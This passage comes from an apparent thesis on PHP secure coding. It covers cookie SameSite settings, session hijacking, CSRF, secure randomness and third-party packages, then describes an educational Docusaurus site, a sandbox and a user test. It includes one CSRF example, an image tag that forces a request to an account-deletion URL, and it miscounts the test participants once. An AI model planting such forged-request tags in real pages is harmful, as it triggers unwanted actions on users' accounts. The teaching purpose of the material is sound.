The `Strict` value provides the most security, so it may seem like the best choice for all cookies, but it has a major downside. It does not allow cookies to be sent for top-level navigation that did not originate from the site. What this effectively means is that if a user clicks a link to a website where they are already logged in and have an active session, the browser will not send the session cookie along with the request. Since the server does not receive a session cookie, it generates a new session ID and sends back a new session cookie in the response. The browser receives the new session cookie and overwrites the already existing session cookie, which eliminates the previous session and the user will have to log in again. This can be confusing for the user, especially if the linked page requires authorization. It is up to the developers to decide if this is a desirable behaviour for their web application.

The `Lax` value provides a slightly lower level of security by allowing cookies to be sent for cross-origin top-level navigation such as links. It strikes a reasonable balance between security and usability. Session cookies should always use `Lax` or `Strict` to provide a minimum level of protection against session attacks.

5.7.2 Session hijacking

Session hijacking is an attack based on stealing the user's session ID with the intent to clone the session and gain access to their account. If the user is logged in, then that state is tied to their session and by copying the session cookie, the attacker gains access to that logged in account.

Another form of session hijacking is session fixation, which works by creating a session on the attacker's machine and then copying the session cookie onto the user's machine. If the user then logs in with that same session ID, the attacker will be logged in as well.

Prevention

Session hijacking is often done by accessing the session cookie using a malicious script. Therefore, the first step is to prevent Cross site scripting attacks (XSS) as described in section 5.6.1. Next, the session cookie containing the session ID needs to be protected by:

- Using the Secure attribute to ensure it is only sent over secure HTTPS connections, which prevents it from being sniffed in transit
- Using the HttpOnly attribute, which prevents all JavaScript scripts from accessing the cookie. This prevents both reading and overriding the cookie for session fixation.

It is important to note that these measures cannot protect the user if an attacker gains access to their machine. This type of attack can be partially mitigated by validating that the session ID is connecting from the same geographic region or IP address and prompting for reauthentication if the validation fails. Furthermore, the server should also require reauthentication for any major or suspicious changes to the account.

5.7.3 Cross site request forgery

Cross site request forgery (CSRF) is an attack which tricks the browser into performing an unwanted request on the user's behalf. It takes advantage of cookies stored in the browser, which get automatically sent along with every request to their origin website.

For example, if a user is logged in to the website A, their browser holds a session cookie for this website. If a malicious website B includes a remote resource such as an image or a script located on website A, the browser requests this resource and automatically sends all cookies for A along with the request. The server will not be able to tell that this request was not initiated by the user, and it will respond as if it were.

```
<img src="https://example.com/settings/delete-account" alt="">
```

Listing 5.18: External image causing an unwanted GET request

While an image would trick the browser to send a GET request, it is also possible to use forms and trick the browser into sending a POST request. This could allow the malicious website to perform dangerous actions such as account deletion on the user's behalf.

Prevention

Preventing CSRF attacks requires protecting the session cookie by:

- Setting the Secure attribute to only allow transfer over HTTPS
- Setting the SameSite attribute to Lax or Strict to prevent cross-site requests

These offer a decent level of protection, but OWASP recommends adding another level of protection using the Synchronizer Token Pattern or Double Submit Cookies [3].

5.8 Secure randomness

PHP provides multiple functions for random number generation, and while the `rand()` and `mt_rand()` functions might be sufficient for basic use cases, their documentation[20] warns that neither of those generate cryptographically secure random numbers. For use cases, where securely generated unguessable numbers are required, the `random_int()` and `random_bytes()` functions should be used instead.

The `random_bytes()` function can also be used to generate cryptographically secure random strings when used with the `bin2hex()` function. This can be useful for generating secure tokens:

```
$token = bin2hex(random_bytes(16));
// string(32) "5145276935e37c1d63cf430a6561be3a"
```

Listing 5.19: Generating a random string

[20] https://www.php.net/manual/en/ref.random.php

The listing 5.19 shows `bin2hex()` converting the input of 16 random bytes generated by `random_bytes()` to a 32 character string. The length of the output string will always be twice the number of input bytes. It is important to note that this approach has a very limited alphabet, since `bin2hex()` will only output characters that are valid for hexadecimal numbers (numbers `0-9` and characters `a-f`).

5.9 Using third-party packages

Using third-party libraries and frameworks can have great benefits, as it allows developers to save time by using existing solutions instead of developing their own. The PHP ecosystem uses Composer[21] to manage third-party packages and their dependencies.

Composer automatically installs all required dependencies for a package, and it also provides a simple way to update the packages from the repository. This allows developers to keep their packages up to date with the latest bug fixes and security patches. Composer uses the composer.json and composer.lock files to keep track of the installed packages. These can be committed to version control systems to allow for easy synchronization of installed packages.

However, using third-party packages comes with it own risks. At some point, a package might get abandoned by its creator, causing it to become incompatible or insecure. It is recommended to install the *Roave Security Advisories* package[22], which uses databases of known vulnerabilities in composer packages and prevents installation of vulnerable packages.

[21] https://getcomposer.org/
[22] https://github.com/Roave/SecurityAdvisories

Chapter 6

Implementation

This chapter focuses on the implementation of the educational application. It describes the technologies chosen for its development, as well as the conducted testing of the application. It also describes the implementation of the sandbox for practising PHP code.

6.1 Web application

After careful evaluation of the requirements, I have decided to build the web application using the open-source static site generator Docusaurus[1]. Although it is primarily used for documentation websites of frameworks, libraries, and other software products, it turned out to be a great fit for this web application.

Docusaurus uses the JavaScript framework React[2], but the web pages are statically generated during the build process. Static Site Generation (SSG) is a process of rendering JavaScript pages ahead of time to create static HTML files for code that does not depend on user interaction or browser functionality. Without SSG, the browser receives mostly empty HTML files with a lot of JavaScript code, which has to be executed to build the HTML code on every visit. This process increases the loading times, especially on less powerful devices such as mobile phones or older computers. Statically generated websites also have the advantage of being able to be cached and distributed using Content Delivery Networks (CDNs), which further reduces load times and improves the user experience.

Docusaurus supports two ways of creating pages, either by writing React code or by using Markdown. It supports MDX[3], which is an extended version of Markdown with support for React components and HTML elements. The home page of the application was built using React with illustrations from unDraw[4]. The colour palette was chosen with accessibility in mind, and it offers a high contrast ratio in both the light and dark mode.

[1] https://docusaurus.io/
[2] https://react.dev/
[3] https://mdxjs.com/
[4] https://undraw.co



Figure 6.1: Screenshot of the application's home page

Guidelines

The Guidelines section is created using Markdown files which allow for painless management of the content, while Docusaurus takes care of the user interface and overall responsiveness of the website. Each Markdown file is used to generate a single HTML page. The centre of the page contains the content from the file. The right side of the page contains a table of contents, which is automatically generated from the Markdown headings. The left side of the page contains a sidebar with links to all the pages.



Figure 6.2: Screenshot of a page from the Guidelines section

The contents of the Guidelines section are the programming guidelines from chapter 5 with slight modifications to better fit the style of a website. They also utilize Docusaurus' features such as code highlighting for the code and exploit examples. The individual topics were divided into categories based on their relevance. Each category represents one link in the sidebar.

Test

To provide a way for the user to measure their progress, the web application also has a test page, which allows the user to answer questions and receive a score based on their answers. The test contains 14 questions based on the topics from the Guidelines section. Each question has 4 possible answers, but the user is also allowed to skip the question without answering. Some questions only allow a single answer to be selected, while others allow for multiple, indicating that the question may or may not have multiple correct answers.



Figure 6.3: Screenshot of a test question

Upon submitting an answer, the user is presented with the correct answers highlighted in green and their incorrect answers highlighted in red. An explanation of why the answers were correct appears below the answers.

Search

A key part of the web application was a search function, which would allow the user to find the topic they need without having to go through the whole guidelines section. Docusaurus has a built-in support for Algolia DocSearch[5], which is currently the most popular search solution among documentation websites, and it provides the best user experience. After configuring the search and manually indexing the web application using their scraper, the search bar started showing relevant pages for each keyword.

[5] https://docsearch.algolia.com/



Figure 6.4: Screenshot of the application's search box

Deployment

A major requirement for the application was for it to be publicly available, and that requires hosting it on a public web server. I have chosen to deploy it to Cloudflare Pages[6], which offers a very generous free tier with unlimited bandwith. It also supports custom domains, so I have set up my personal domain php.tomasholy.dev to point to the web application.

With all the project files stored in a private GitHub repository, GitHub Actions was used to create a deployment pipeline. The pipeline automatically builds the Docusaurus app whenever changes are pushed to the repository, generating static pages which are then deployed to Cloudflare Pages using the Cloudflare provided Wrangler GitHub Action[7].

6.2 Sandbox

The web application also contains a dedicated Sandbox page, which describes the sandbox available for download. The sandbox uses Docker[8] containers to create a local development environment with a preconfigured set of services for PHP development. Users can use it to practise the security guidelines on the included insecure web application without having to configure everything themselves. The services included in the sandbox are:

- Web server – Uses Apache with a PHP module
- Database server – Uses a MariaDB (MySQL) server
- phpMyAdmin[9] - Web interface for database management

To simplify the usage of Docker containers, the sandbox includes a Makefile, which allows users to manage the containers using simple aliases, which execute more complex commands. All available commands are described on the Sandbox page. It also provides

[6] https://pages.cloudflare.com/
[7] https://github.com/cloudflare/wrangler-action
[8] https://www.docker.com/
[9] https://www.phpmyadmin.net/

a command to reset the database to its original state, in case the user deletes the stored data while testing SQL Injection.

6.3 Testing

To evaluate the usability of the web application, user testing was conducted on a group of four students from FIT BUT. All students claimed to have prior experience with PHP from personal or school projects. Each participant was asked to first complete the test to get an initial score and then to read through the Guidelines section. Once they finished reading the guidelines, they completed the test again, to see whether their score would improve. They were also asked to note any errors or problems they encountered during their testing.

Test results			
User	Initial score	Second score	Improvement
Student 1	35%	82%	134%
Student 2	64%	100%	56%
Student 3	35%	96%	174%
Student 4	44%	93%	111%
Average	44.5%	92.8%	119%

The results show an average initial score of 44.5%. After reading the guidelines, participants achieved an average score of 92.8%. By reading the guidelines, participants' score improved by 119% on average. It is clear that the guidelines had a positive impact on the participants.

Aside from test scores, participants were also asked three additional questions regarding their testing:

1. Were the test questions understandable?
2. What type of device did you use to test the application?
3. Have you experienced any issues with the application?

From the submitted answers, all participants agreed the questions were understandable. Two out of five participants used a mobile phone, while the rest used a computer to test the web application. None of the participants reported encountering any issues with the application during their testing. It is then safe to conclude, that the application is usable both on computers and mobile devices.

Performance testing

One of the additional requirements for the application was fast load times. During user testing, Cloudflare's Web Analytics[10] service was used to measure the load times of the web application. On average, the web application took 430 ms to load across all devices. Additional testing using PageSpeed Insights[11] showed a performance score of 100/100. These results confirm the application has quick load times.

[10] https://www.cloudflare.com/en-gb/web-analytics/
[11] https://pagespeed.web.dev/

Chapter 7

Conclusion

The goal of this thesis was to create a free educational tool which would provide developers with secure coding guidelines for PHP. This goal was completed by creating a web application available at php.tomasholy.dev, which contains the secure programming guidelines for PHP developers.

The thesis explained the importance of web security and while researching the currently available educational resources on this topic, it was discovered that many of the resources for PHP are either outdated or not available for free. Therefore, up-to date secure coding guidelines for PHP were created. The guidelines explain common vulnerabilities, show real-world examples of exploiting them and offer a solution on how to prevent them. In order for these guidelines to be publicly accessible, an educational web application was implemented alongside them. Both the application and the guidelines were designed while considering the issue of usable security where applicable. The implemented web application was tested in both user and performance testing to evaluate its usability.

In the near future, I would like to continue with the development of this project and eventually make it open-source, which would allow the members of the PHP community to improve the application and the resources it provides. It would also allow the project to be translated into different languages with the built-in internationalization support from Docusaurus. This would help the application reach an even broader range of developers.

Bibliography

[1] Barth, A. *HTTP State Management Mechanism* [RFC 6265]. RFC Editor, april 2011. DOI: 10.17487/RFC6265. Available at: https://www.rfc-editor.org/info/rfc6265.

[2] Bingler, S., West, M. and Wilander, J. *Cookies: HTTP State Management Mechanism*. Internet-Draft draft-ietf-httpbis-rfc6265bis-11. Internet Engineering Task Force, november 2022. Work in Progress. Available at: https://datatracker.ietf.org/doc/draft-ietf-httpbis-rfc6265bis/11/.

[3] CheatSheets Series Team. *Cross-Site Request Forgery Prevention Cheat Sheet* [online]. [cit. 2023-04-16]. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

[4] CheatSheets Series Team. *Cross Site Scripting Prevention Cheat Sheet* [online]. [cit. 2023-04-30]. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

[5] CheatSheets Series Team. *Password Storage Cheat Sheet* [online]. [cit. 2023-05-01]. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html.

[6] CheatSheets Series Team. *PHP Configuration Cheat Sheet* [online]. [cit. 2023-03-18]. Available at: https://cheatsheetseries.owasp.org/cheatsheets/PHP_Configuration_Cheat_Sheet.html.

[7] CheatSheets Series Team. *SQL Injection Prevention Cheat Sheet* [online]. [cit. 2023-04-13]. Available at: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

[8] Check Point Software Technologies Ltd. *What is Secure Coding?* [online]. July 2022 [cit. 2023-01-08]. Available at: https://www.checkpoint.com/cyber-hub/cloud-security/what-is-secure-coding/.

[9] Cloudflare. *What is a brute force attack?* [online]. [cit. 2023-03-23]. Available at: https://www.cloudflare.com/en-gb/learning/bots/brute-force-attack/.

[10] Cloudflare. *What is HTTPS?* [online]. [cit. 2023-05-01]. Available at: https://www.cloudflare.com/en-gb/learning/ssl/what-is-https/.

[11] Deveria, A. and Schoors, L. *Headers HTTP header: Set-Cookie: HttpOnly* [online]. [cit. 2023-03-22]. Available at: https://caniuse.com/mdn-http_headers_set-cookie_httponly.

[12] Deveria, A. and Schoors, L. *Headers HTTP header: Set-Cookie: SameSite: Defaults to Lax* [online]. [cit. 2023-04-16]. Available at: https://caniuse.com/mdn-http_headers_set-cookie_samesite_lax_default.

[13] Deveria, A. and Schoors, L. *'SameSite' cookie attribute* [online]. [cit. 2023-03-22]. Available at: https://caniuse.com/same-site-cookie-attribute.

[14] Deveria, A. and Schoors, L. *Subresource Integrity* [online]. [cit. 2023-04-13]. Available at: https://caniuse.com/subresource-integrity.

[15] Federal Trade Commission. *Understanding the NIST cybersecurity framework* [online]. 2023 [cit. 2023-02-26]. Available at: https://www.ftc.gov/business-guidance/small-businesses/cybersecurity/nist-framework.

[16] Fielding, R. T., Nottingham, M. and Reschke, J. *HTTP Semantics* [RFC 9110]. RFC Editor, june 2022. DOI: 10.17487/RFC9110. Available at: https://www.rfc-editor.org/info/rfc9110.

[17] IBM. *Cost of a data breach 2022* [online]. 2022 [cit. 2023-01-09]. Available at: https://www.ibm.com/reports/data-breach.

[18] Individual contributors. *Web security* [online]. Mozilla Corporation, july 2018 [cit. 2023-03-11]. Available at: https://infosec.mozilla.org/guidelines/web_security.

[19] Lockhart, J., Sturgeon, P. and Project Contributors. *PHP: The Right Way* [online]. March 2023 [cit. 2023-03-11]. Available at: https://phptherightway.com/.

[20] MDN contributors. *Subresource Integrity* [online]. Mozilla Corporation, february 2023 [cit. 2023-04-13]. Available at: https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity.

[21] Mueller, N. *Credential stuffing* [online]. OWASP Foundation, Inc [cit. 2023-04-14]. Available at: https://owasp.org/www-community/attacks/Credential_stuffing.

[22] Muscat, I. *What is Remote File Inclusion (RFI)?* [online]. Acunetix, april 2020 [cit. 2023-03-19]. Available at: https://www.acunetix.com/blog/articles/remote-file-inclusion-rfi/.

[23] OWASP Top 10 team. *OWASP Top 10:2021* [online]. 2021 [cit. 2023-01-08]. Available at: https://owasp.org/Top10/.

[24] P.I.E. Staff. *The 2018 Guide to Building Secure PHP Software* [online]. Paragon Initiative Enterprises, LLC, december 2017 [cit. 2023-01-10]. Available at: https://paragonie.com/b/ijoGyR25FqfT8nVN.

[25] Ross, R., Winstead, M. and McEvilley, M. *Engineering Trustworthy Secure Systems* [online]. November 2022 [cit. 2023-01-10]. Available at: https://doi.org/10.6028/NIST.SP.800-160v1r1.

[26] The MITRE Corporation. *About the CVE Program* [online]. [cit. 2023-02-26]. Available at: https://www.cve.org/About/Overview.

[27] The MITRE Corporation. *About CWE* [online]. November 2022 [cit. 2023-01-09]. Available at: https://cwe.mitre.org/about/index.html.

[28] The PHP Group. *How to change configuration settings* [online]. [cit. 2023-03-16]. Available at: https://www.php.net/manual/en/configuration.changes.php.

[29] The PHP Group. *List of php.ini directives* [online]. [cit. 2023-03-05]. Available at: https://www.php.net/manual/en/ini.list.php.

[30] The PHP Group. *Predefined Constants* [online]. [cit. 2023-03-19]. Available at: https://www.php.net/manual/en/errorfunc.constants.php.

[31] The PHP Group. *Runtime Configuration* [online]. [cit. 2023-03-19]. Available at: https://www.php.net/manual/en/filesystem.configuration.php.

[32] The PHP Group. *Runtime Configuration* [online]. [cit. 2023-03-22]. Available at: https://www.php.net/manual/en/session.configuration.php.

[33] The PHP Group. *Security* [online]. [cit. 2023-04-13]. Available at: https://www.php.net/manual/en/security.php.

[34] The PHP Group. *Where a configuration setting may be set* [online]. [cit. 2023-03-05]. Available at: https://www.php.net/manual/en/configuration.changes.modes.php.

[35] The PHP Group. *News Archive* [online]. February 2023 [cit. 2023-02-26]. Available at: https://www.php.net/archive/2023.php#2023-02-14-2.

[36] The PHP Group. *Supported Versions* [online]. 2023 [cit. 2023-02-18]. Available at: https://www.php.net/supported-versions.php.

[37] W3Techs. *Usage statistics of server-side programming languages for websites* [online]. January 2023 [cit. 2023-01-08]. Available at: https://w3techs.com/technologies/overview/programming_language.